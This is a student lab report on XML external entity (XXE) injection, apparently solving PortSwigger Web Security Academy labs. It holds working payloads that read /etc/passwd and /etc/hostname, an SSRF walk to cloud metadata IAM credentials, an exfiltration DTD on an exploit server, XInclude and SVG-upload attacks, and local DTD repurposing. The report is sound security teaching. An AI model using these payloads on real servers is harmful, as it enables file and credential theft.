

Sri Lanka Institute of Information Technology



**SLIIT**

*Discover Your Future*

Web Security - IE2062

XML external entity (XXE) injection

Report

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Y2S2

Weekday - Group 1.2


# What is XML external entity injection?

An attacker can tamper with an application's processing of XML data by using XML external entity injection, or XXE, a web security flaw. An attacker can frequently view files on the application server filesystem and communicate with any external or back-end systems that the program can access.

The XXE vulnerability can be used by an attacker to launch server-side request forgery (SSRF) attacks, which can then be escalated to compromise the underlying server or other back-end infrastructure.

## Lab 01

- Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.



The screenshot shows the Burp Suite interface. The top panel displays a list of HTTP requests. The selected request is from the URL `https://0a300b040d5e.../product?productId=1`. The bottom panel shows the raw HTTP request and response. The request is a GET request with a `Content-Type: application/xml` header. The response is an HTTP 200 OK with a `Content-Type: text/plain` header. The response body contains XML data.

- Insert the following external entity definition in between the XML declaration and the stockCheck element:  
`<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>`

The screenshot shows the Burp Suite interface with a modified HTTP request. The request is a POST request to the URL `https://0a700c7040e30907adfa0c400a.web-security-academy.net/product?productId=1`. The request body contains an XML payload with an external entity definition: `<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>`. The response is an HTTP 200 OK with a `Content-Type: text/plain` header. The response body contains XML data.

- The lab updates

**WebSecurity Academy**


Exploiting XXE using external entities to retrieve files  
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LAB Solved

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Picture Box  
★★★★★ \$92.73  
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Conversation Controlling Lemon  
★★★★★ \$82.28  
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Folding Gadgets  
★★★★★ \$93.54  
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AbZorba Ball  
★★★★★ \$25.60  
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## Lab 02

- Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.



Description:  
We've all been there, a deadline is approaching and everyone is pulling together. Wol, not quite everyone. There's always one colleague who secretly wishes you will fail, and they will jump in and save the day, solo!

Not anymore. With our new 'Team' alert there will no longer be any renegades in the pack. The master team sign will sit proudly in your conference room; each time someone uses the word 'I' lights will flash and an alarm will sound. Ear piercing sirens that no-one will ever want to hear again.

Smaller units are available to dot around your office building, there won't be anywhere safe for a secret meeting, or plots to overthrow your company. With a control panel at your fingertips, the hidden cameras will swiftly pinpoint the culprits, and you will be able to talk to them directly through the units.

Our motto, 'teamwork makes dreams work', says it all. Stamp out the solo flying, get ahead wannabes. We have a team (there's that word again) of highly skilled installers who will guide you through the process and give you a free estimate today!

London

767 units

[Return to list](#)

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	https://0a190d8041a23b1...	GET	/product/productId=1		✓	200	5058	HTML		Exploiting XEE to pe...		✓	34.246.129.62	session=2VvNH7...	19:41:15.22...	8080
4	https://0a190d8041a23b1...	GET	/resources/labheader/js/labHea...			200	1873	script	js			✓	34.246.129.62		19:41:16.22...	8080
7	https://0a190d8041a23b1...	GET	/resources/js/vendor/stockCheckPay...			200	513	script	js			✓	34.246.129.62		19:41:16.22...	8080
8	https://0a190d8041a23b1...	GET	/resources/js/stockCheck.js			200	881	script	js			✓	34.246.129.62		19:41:16.22...	8080
9	https://0a190d8041a23b1...	GET	/resources/labheader/images/lo...			200	882	XML	img			✓	34.246.129.62		19:41:16.22...	8080
10	https://0a190d8041a23b1...	GET	/resources/labheader/images/lo...			200	942	XML	img			✓	34.246.129.62		19:41:16.22...	8080
11	https://0a190d8041a23b1...	GET	/resources/labheader			101	147					✓	34.246.129.62		19:41:17.22...	8080
13	https://0a190d8041a23b1...	POST	/product/stock		✓	200	109	text				✓	34.246.129.62		19:41:22.20...	8080
14	https://0a190d8041a23b1...	GET	/product/productId=1		✓							✓	34.246.129.62		19:41:29.22...	8080

**Request**

```
Host: 0a190d8041a23b1...
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a1e0d8041a23b18c40f6800c2400c.web-security-academy.net
Referer: https://0a1e0d8041a23b18c40f6800c2400c.web-security-academy.net/product/productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1
XMLHttpRequest:1.0 encoding=UTF-8
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>
    1
  </productId>
  <stockId>
    1
  </stockId>
</stockCheck>
```

**Response**

```
HTTP/2: 200 OK
Content-Type: text/plain; charset=utf-8
Server: Apache/2.4.18
767
```

**Inspector**

Request attributes: 2


Request cookies: 1

Request headers: 20

Response headers: 3

- Insert the following external entity definition in between the XML declaration and the stockCheck element:

<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>



- Replace the productId number with a reference to the external entity: &xxe;. The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name.
- Iteratively update the URL in the DTD to explore the API until you reach /latest/meta-data/iam/security-credentials/admin. This should return JSON containing the SecretAccessKey.
- The lab updates



## Lab 06

- Click "Go to exploit server" and save the following malicious DTD file on your server:


```
<!ENTITY % file SYSTEM "file:///etc/passwd">
```

```
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'">
```

```
%eval;
```


```
%exfil;
```

When imported, this page will read the contents of /etc/passwd into the file entity, and then try to use that entity in a file path.






- Click "View exploit" and take a note of the URL for your malicious DTD.




- You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.



- Insert the following external entity definition in between the XML declaration and the stockCheck element:


```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>
```

You should see an error message containing the contents of the /etc/passwd file.



## Lab 07

- Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.



The image shows a screenshot of Burp Suite and a web browser. The Burp Suite interface on the left displays the HTTP history and the details of a selected POST request. The web browser on the right shows a product page with a large, 3D-rendered 'Enter' key button.

**Burp Suite HTTP History:**

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
17	https://0ad200210481f4e982e924300500040...	GET	/resources/images/shape.svg			200	7258	image/svg		
18	https://0ad200210481f4e982e924300500040...	GET	/resources/labheader/images/logo.svg			200	8552	image/svg		
19	https://0ad200210481f4e982e924300500040...	GET	/resources/labheader/images/logo.svg			200	942	image/svg		
20	https://0ad200210481f4e982e924300500040...	GET	/academy/labheader			200	147			
30	https://0ad200210481f4e982e924300500040...	GET	/product/productId=2			200	4567	HTML		Exploiting XInclude
35	https://0ad200210481f4e982e924300500040...	GET	/product/productId=2			200	4567	HTML		Exploiting XInclude
36	https://0ad200210481f4e982e924300500040...	GET	/resources/js/stockCheckPayload.js			200	291	script/js		
37	https://0ad200210481f4e982e924300500040...	GET	/resources/js/stockCheck.js			200	881	script/js		
38	https://0ad200210481f4e982e924300500040...	GET	/academy/labheader			200	147			
40	https://0ad200210481f4e982e924300500040...	POST	/product/productId=2			200	129	text		
41	https://0ad200210481f4e982e924300500040...	GET	/product/productId=2			200	129	text		

**Request Details:**

```
POST https://0ad200210481f4e982e924300500040.web-security-academy.net/ HTTP/1.1
Host: 0ad200210481f4e982e924300500040.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0ad200210481f4e982e924300500040.web-security-academy.net
Referer: https://0ad200210481f4e982e924300500040.web-security-academy.net/product/productId=2
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Priority: u=1, i
productId=2&stockId=1
```

**Web Browser:**

Exploiting XInclude to retrieve ...

https://0ad200210481f4e982e924300500040...

Enter

Description:

Made from soft, nylon material and stuffed with cotton, this giant enter key is the ideal office addition. Simply plug it in via a USB port and use it as you're normal enter button! The only difference being is you can smash the living heck out of it whenever you're annoyed. This not only saves your existing keyboard from yet another hammering, but also ensures you won't get billed by your boss for damage to company property.

This is also an ideal gift for that angry co-worker or stressed out secretary that you just fear to walk past. So, whether it's for you or a gift for an agitated friend, this sheer surface size of this button promises you'll never miss when you go to let that anger out.

London

236 units

- Set the value of the productId parameter to:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"
href="file:///etc/passwd"/></foo>
```


The screenshot shows the Burp Suite interface with a target URL of https://0a21002104234b48816391e00700e4.web-security-academy.net. The request is a POST to /product/reset with a body containing an XML payload. The response is a 400 Bad Request.

The screenshot shows the Web Security Academy lab page titled "Exploiting XInclude to retrieve files". It shows a "LAB Solved" status and a "Congratulations, you solved the lab!" message. Below the message is a "WE LIKE TO SHOP" section with four items: The Giant Enter Key, AbZorba Ball, The Splash, and Giant Grasshopper.


## Lab 08

- Create a local SVG image with the following content:

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe  
SYSTEM "file:///etc/hostname" > ]><svg width="128px" height="128px"  
xmlns="http://www.w3.org/2000/svg"  
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16"  
x="0" y="16">&xxe;</text></svg>
```



- Post a comment on a blog post and upload this image as an avatar.



- When you view your comment, you should see the contents of the `/etc/hostname` file in your image. Use the "Submit solution" button to submit the value of the server hostname.

Congratulations, you solved the lab!

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
[Home](#)


Exploiting XXE via image file upl

avatars (128x128)

<https://0a8200ea031ab5968233104b00c30040.web-security-academy.net/post/c...>


14109cbf49a7





## Lab 09

- Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.





- Insert the following parameter entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE message [
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamso '
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">&#x25;eval;&#x25;error;'>%local_dtd;]>
```

This will import the Yelp DTD, then redefine the ISOamso entity, triggering an error message containing the contents of the /etc/passwd file.

WebSecurity Academy Exploiting XXE to retrieve data by repurposing a local DTD

LAB Solved

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Couple's Umbrella ★★★★★ \$2.47

3D Voice Assistants ★★★★★ \$10.92

Sprout More Brain Power ★★★★★ \$47.98

Request

Response

Inspector

2,543 bytes | 265 millis

Event log All issues

Memory 124.0MB

-END-

